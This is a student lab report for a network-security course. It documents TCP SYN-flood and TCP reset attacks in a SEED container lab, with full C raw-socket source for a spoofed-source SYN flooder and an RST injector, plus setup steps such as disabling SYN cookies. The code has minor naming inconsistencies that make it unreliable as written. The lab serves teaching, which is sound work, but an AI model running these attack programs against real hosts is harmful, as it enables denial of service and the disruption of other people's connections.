

PES UNIVERSITY

Department of Computer Science and Engineering

UE24CS343AB6: COMPUTER NETWORK SECURITY · ASSIGNMENT 4

TCP Attacks

Exploring Synflooding, Reset and Session Hijacking Attacks

STUDENT

Sumedh Girish

INSTRUCTOR

Dr. Preet Kanwal

DATE

August 29, 2026

Syn-Flooding Attack

The objective of this task is to understand and implement code to perform TCP synflooding attacks. The attack works by continuously overflowing or **flooding** the TCP queue for **half-open connections**. If the implementation for accepting connections does use such a queue, it becomes possible for a malicious threat actor to perform DoS attack on the system and compromise its availability.

The primary constraint and main goal is thus to quickly generate large amount of packets from random sources to a target endpoint. By doing so the attacker overwhelms the target and overflows its queue making it unable to even accept valid connections.

We begin by setting up the environment.

1. On the attacker machine, check the size of the backlog queue, and **disable syn-cookies**, which acts like a countermeasure to the attack.
2. Check the system for currently established connections and thier status. We do not expect to see many half-open connections(none in the ideal scenario). This is done using `netstat -tna`. This will be demonstrated again later after attack is performed.




Figure 1: Step 1: Checking queue size and disabling syn cookies

Then we can begin to write the code. To have ease with handling packets, I create the following macros.

```
#include <linux/if_ether.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>

#define PACKET(Name, Header_T) \
```

```
typedef struct {
    Header_T header;
    u_char data[];
} __attribute__((packed)) Name

PACKET(ip_t, struct iphdr);
PACKET(tcp_t, struct tcphdr);
```

This makes so that the packet for the next OSI Layer becomes the `data` field of the previous layer header.

Then we create the syn packet. This is a relatively straightforward process of filling out values in the appropriate fields.

```
u_char packet_buffer[4096] = {0};

void send_syn_packets(const char *target_ip, u_short target_port) {
    ...

    ip_t *ip_pkt = (ip_t *)packet_buffer;

    ip_pkt->header.saddr = arc4random();
    ip_pkt->header.ihl = 5;
    ip_pkt->header.version = 4;
    ip_pkt->header.tos = 0;
    ip_pkt->header.tot_len = htons(sizeof(ip_t) + sizeof(tcp_t));
    ip_pkt->header.id = htons(42069);
    ip_pkt->header.frag_off = 0;
    ip_pkt->header.ttl = 255;
    ip_pkt->header.protocol = IPPROTO_TCP;
    ip_pkt->header.check = 0;
    ip_pkt->header.daddr = sin.sin_addr.s_addr;

    tcp_t *tcp_pkt = (tcp_t *)ip_pkt->data;

    tcp_pkt->header.dest = htons(target_port);
    tcp_pkt->header.ack_seq = 0;
    tcp_pkt->header.doff = 5;

    tcp_pkt->header.th_flags = TH_SYN;
    tcp_pkt->header.check = 0;
    tcp_pkt->header.urg_ptr = 0;
    ...
}
```

We also initialise the functions and pseudo headers required to verify the TCP packet.

```
unsigned short in_checksum(unsigned short *data, int length) {
    unsigned short *curr = data;
    unsigned int sum = 0;
```

```

while (length > 1) {
    sum += *curr++;
    length -= 2;
}

if (length == 1) {
    unsigned short temp = 0;
    *(u_char *)&temp = *(u_char *)curr;
    sum += temp;
}

while (sum >> 16) {
    sum = (sum & 0xffff) + (sum >> 16);
}

return (unsigned short)(~sum);
}

```

The above code computes the checksum.

```

typedef struct {
    uint32_t src_addr;
    uint32_t dst_addr;
    uint8_t _placeholder;
    uint8_t protocol;
    uint16_t tcp_len;
} psh_t;

u_char tcp_psuedo_buff[4046] = {0};

void send_syn_packets(const char *target_ip, u_short target_port) {
    ...
    psh_t *tcp_chksum_buff = (psh_t *)tcp_psuedo_buff;
    memcpy(tcp_psuedo_buff + sizeof(psh_t), tcp_pkt, sizeof(tcp_t));

    tcp_chksum_buff->src_addr = ip_pkt->header.saddr;
    tcp_chksum_buff->dst_addr = ip_pkt->header.daddr;
    tcp_chksum_buff->_placeholder = 0;
    tcp_chksum_buff->protocol = IPPROTO_TCP;
    tcp_chksum_buff->tcp_len = htons(sizeof(tcp_t));

    int transmit_len = sizeof(ip_t) + sizeof(tcp_t);
    ...
}

```

Then we create the socket to send the packet over to the target.

```

int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
int one = 1;

setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one));

```

The main loop containing the logic to send the packets quickly is thus a `while` loop as stated below which randomly geneted source ip and port and ships the packet.


```

while (1) {
    ip_pkt->header.saddr = arc4random();
    tcp_pkt->header.source = arc4random();
    tcp_pkt->header.seq = htonl(arc4random());

    tcp_chksum_buff->src_addr = ip_pkt->header.saddr;

    ip_pkt->header.check = 0;
    tcp_pkt->header.check = 0;

    ip_pkt->header.check = in_checksum((u_short *)ip_pkt, sizeof(ip_t));

    memcpy(tcp_psuedo_buff + sizeof(psh_t), tcp_pkt, sizeof(tcp_t));

    tcp_pkt->header.check = in_checksum((u_short *)tcp_psuedo_buff,
                                       sizeof(psh_t) + sizeof(tcp_t));

    sendto(sock, packet_buffer, transmit_len, 0, (struct sockaddr *)&sin,
          sizeof(sin));
}

```

The entire code can thus be written as follows. You may jump to [the output section](#) to view the results of running this code.

```

#include <netinet/in.h>
#include <pcap/pcap.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <linux/if_ether.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>

#define PACKET(Name, Header_T) \
    typedef struct { \
        Header_T header; \
        u_char data[]; \
    } Name

PACKET(ip_t, struct iphdr);
PACKET(tcp_t, struct tcphdr);

unsigned short in_checksum(unsigned short *data, int length) {
    unsigned short *curr = data;
    unsigned int sum = 0;

    while (length > 1) {
        sum += *curr++;
        length -= 2;
    }
}

```

```

    if (length == 1) {
        unsigned short temp = 0;
        *(u_char *)&temp = *(u_char *)curr;
        sum += temp;
    }

    while (sum >> 16) {
        sum = (sum & 0xffff) + (sum >> 16);
    }

    return (unsigned short)(~sum);
}

typedef struct {
    uint32_t src_addr;
    uint32_t dst_addr;
    uint8_t _placeholder;
    uint8_t protocol;
    uint16_t tcp_len;
} psh_t;

u_char packet_buffer[4096] = {0};
u_char tcp_pseudo_buff[4046] = {0};

void send_syn_packets(const char *target_ip, u_short target_port) {
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    int one = 1;

    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one));

    ip_t *ip_pkt = (ip_t *)packet_buffer;

    ip_pkt->header.saddr = arc4random();

    struct sockaddr_in sin;

    sin.sin_family = AF_INET;
    sin.sin_port = htons(target_port);
    sin.sin_addr.s_addr = inet_addr(target_ip);

    ip_pkt->header.ihl = 5;
    ip_pkt->header.version = 4;
    ip_pkt->header.tos = 0;
    ip_pkt->header.tot_len = htons(sizeof(ip_t) + sizeof(tcp_t));
    ip_pkt->header.id = htons(42069);
    ip_pkt->header.frag_off = 0;
    ip_pkt->header.ttl = 255;
    ip_pkt->header.protocol = IPPROTO_TCP;
    ip_pkt->header.check = 0;
    ip_pkt->header.daddr = sin.sin_addr.s_addr;

    tcp_t *tcp_pkt = (tcp_t *)ip_pkt->data;

```

```
tcp_pkt->header.dest = htons(target_port);
tcp_pkt->header.ack_seq = 0;
tcp_pkt->header.doff = 5;

tcp_pkt->header.th_flags = TH_SYN;
tcp_pkt->header.check = 0;
tcp_pkt->header.urg_ptr = 0;

psh_t *tcp_chksum_buff = (psh_t *)tcp_psuedo_buff;
memcpy(tcp_psuedo_buff + sizeof(psh_t), tcp_pkt, sizeof(tcp_t));

tcp_chksum_buff->src_addr = ip_pkt->header.saddr;
tcp_chksum_buff->dst_addr = ip_pkt->header.daddr;
tcp_chksum_buff->placeholder = 0;
tcp_chksum_buff->protocol = IPPROTO_TCP;
tcp_chksum_buff->tcp_len = htons(sizeof(tcp_t));

int transmit_len = sizeof(ip_t) + sizeof(tcp_t);

while (1) {
    ip_pkt->header.saddr = arc4random();
    tcp_pkt->header.source = arc4random();
    tcp_pkt->header.seq = htonl(arc4random());

    tcp_chksum_buff->src_addr = ip_pkt->header.saddr;

    ip_pkt->header.check = 0;
    tcp_pkt->header.check = 0;

    ip_pkt->header.check = in_checksum((u_short *)ip_pkt, sizeof(ip_t));

    memcpy(tcp_psuedo_buff + sizeof(psh_t), tcp_pkt, sizeof(tcp_t));

    tcp_pkt->header.check = in_checksum((u_short *)tcp_psuedo_buff,
                                        sizeof(psh_t) + sizeof(tcp_t));

    sendto(sock, packet_buffer, transmit_len, 0, (struct sockaddr *)&sin,
           sizeof(sin));
}

close(sock);
}

int main() {
    const char target_ip[] = "10.9.0.5";
    u_short target_port = 23;
    printf("Starting SYN flood to %s:%hu\n", target_ip, target_port);

    send_syn_packets(target_ip, target_port);
}
```

Demonstration and Results

To perform the attack, first compile the code on the host machine using the following command.

```
gcc -o synflood synflood.c -lpcap -lbsd
```

Then inside the attacker container run the script and wait for a few seconds.




Figure 2: Running the synflood exploit

Now on the victim machine, you should see that `netstat -tna` shows a queue that is flooded with half open connections from random ips.




Figure 3: Flooded queue after attack

Trying to telnet into the victim machine at this point should time out after a few minutes. **It is important to keep the program running for the entire duration of the attack for this to work.**





Figure 4: User unable to connect to overwhelm machine.

TCP Reset Attacks

Next we move onto TCP reset attacks. Unlike the previous attack, this attack **does not require a queue**. It instead works by trying to pretend to be part of another TCP session that it should not be able to access and shuts it down unilaterally.

This is done using the TCP reset flag to abruptly terminate a valid active connection between 2 hosts. To do this, we will need to fix the mess from the earlier attack.

We do this by stopping the attacker exploit, then flushing the queue. Then we turn syncookies back on for good measure.



```
SEED-Ubuntu20
Aug 28 21:59
seed@VM: ~/.../labsetup
seed@VM: ~/.../labsetup
seed@VM: ~/.../labsetup
seed@VM: ~/.../labsetup
seed@VM: ~/.../labsetup
root@7f54c5ec97da:/# ip tcp_metrics show
10.9.0.6 age 67.480sec cwnd 10 rtt 2725us rttvar 5104us source 10.9.0.5
root@7f54c5ec97da:/# ip tcp_metrics flush
root@7f54c5ec97da:/# netstat -rna
Kernel IP routing table
Destination Gateway Genmask Flags MSS Window irtt Iface
0.0.0.0 10.9.0.1 0.0.0.0 UG 0 0 0 eth0
10.9.0.0 0.0.0.0 255.255.255.0 U 0 0 0 eth0
root@7f54c5ec97da:/#
```

Figure 5: Flushing TCP queue and showing corrected status




Figure 6: Enabling SYN Cookies

Then we begin writing the code for the exploit. **This is 80% similar to the previously written code.** The only major change is to use the source addresses sniffed from the packet and set the `RST` bit instead of the `SYN` bit.

Thus, we do not re explain all the parts and present the code below. You may jump to the [output section](#) to view the results.

```
#include <assert.h>
#include <netinet/in.h>
#include <pcap/pcap.h>
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#include <linux/if_ether.h>
#include <netinet/ip.h>
#include <netinet/tcp.h>

#define PACKET(Name, Header_T)
\
    typedef struct
{
    Header_T header;
\
    u_char data[];
\
```

```

    } Name

PACKET(ip_t, struct iphdr);
PACKET(tcp_t, struct tcphdr);

unsigned short in_checksum(unsigned short *data, int length) {
    unsigned short *curr = data;
    unsigned int sum = 0;

    while (length > 1) {
        sum += *curr++;
        length -= 2;
    }

    if (length == 1) {
        unsigned short temp = 0;
        *(u_char *)&temp = *(u_char *)curr;
        sum += temp;
    }

    while (sum >> 16) {
        sum = (sum & 0xffff) + (sum >> 16);
    }

    return (unsigned short)(~sum);
}

typedef struct {
    uint32_t src_addr;
    uint32_t dst_addr;
    uint8_t _placeholder;
    uint8_t protocol;
    uint16_t tcp_len;
} psh_t;

u_char packet_buffer[4096] = {0};
u_char tcp_pseudo_buff[4046] = {0};

void send_reset_packet(const char *target_ip, u_short target_port,
                      const char *source_ip, u_short source_port,
                      u_long seq_number) {
    int sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);

    int one = 1;

    setsockopt(sock, IPPROTO_IP, IP_HDRINCL, &one, sizeof(one));

    ip_t *ip_pkt = (ip_t *)packet_buffer;

    ip_pkt->header.saddr = arc4random();

    struct sockaddr_in sin;

    sin.sin_family = AF_INET;

```



```

sin.sin_port = htons(target_port);
sin.sin_addr.s_addr = inet_addr(target_ip);

ip_pkt->header.ihl = 5;
ip_pkt->header.version = 4;
ip_pkt->header.tos = 0;
ip_pkt->header.tot_len = htons(sizeof(ip_t) + sizeof(tcp_t));
ip_pkt->header.id = htons(42069);
ip_pkt->header.frag_off = 0;
ip_pkt->header.ttl = 255;
ip_pkt->header.protocol = IPPROTO_TCP;
ip_pkt->header.check = 0;
ip_pkt->header.saddr = inet_addr(source_ip);
ip_pkt->header.daddr = sin.sin_addr.s_addr;

tcp_t *tcp_pkt = (tcp_t *)ip_pkt->data;

tcp_pkt->header.source = htons(source_port);
tcp_pkt->header.dest = htons(target_port);
tcp_pkt->header.seq = htonl(seq_number);
tcp_pkt->header.ack_seq = 0;
tcp_pkt->header.doff = 5;

tcp_pkt->header.th_flags = TH_RST;
tcp_pkt->header.check = 0;
tcp_pkt->header.urg_ptr = 0;

psh_t *tcp_chksum_buff = (psh_t *)tcp_psuedo_buff;
memcpy(tcp_psuedo_buff + sizeof(psh_t), tcp_pkt, sizeof(tcp_t));

tcp_chksum_buff->src_addr = ip_pkt->header.saddr;
tcp_chksum_buff->dst_addr = ip_pkt->header.daddr;
tcp_chksum_buff->placeholder = 0;
tcp_chksum_buff->protocol = IPPROTO_TCP;
tcp_chksum_buff->tcp_len = htons(sizeof(tcp_t));

int transmit_len = sizeof(ip_t) + sizeof(tcp_t);

ip_pkt->header.check = in_checksum((u_short *)ip_pkt, sizeof(ip_t));

memcpy(tcp_psuedo_buff + sizeof(psh_t), tcp_pkt, sizeof(tcp_t));

tcp_pkt->header.check =
    in_checksum((u_short *)tcp_psuedo_buff, sizeof(psh_t) + sizeof(tcp_t));

sendto(sock, packet_buffer, transmit_len, 0, (struct sockaddr *)&sin,
        sizeof(sin));

close(sock);
}

const char *print_usage() {
    printf("Did not recieve enough arguments!");
    exit(1);
}

```

```
    return NULL;
}

#define shift(buff, len) ((len-- > 0) ? (*buff++) : (print_usage()))

int main(int argc, const char **argv) {
    // Shift out the program name
    const char *program_name = shift(argv, argc);

    const char *target_ip, *source_ip;
    u_short target_port, source_port;
    u_long seq_number;

    target_ip = shift(argv, argc);
    sscanf(shift(argv, argc), "%hu", &target_port);

    source_ip = shift(argv, argc);
    sscanf(shift(argv, argc), "%hu", &source_port);

    sscanf(shift(argv, argc), "%lu", &seq_number);

    printf("Trying reset attack on connection specified by (target=%s:%hu, "
           "source=%s:%hu) with seq number %lu\n",
           target_ip, target_port, source_ip, source_port, seq_number);

    send_reset_packet(target_ip, target_port, source_ip, source_port,
                      seq_number);

    printf("Done.\n");
}
```

Demonstration and Results

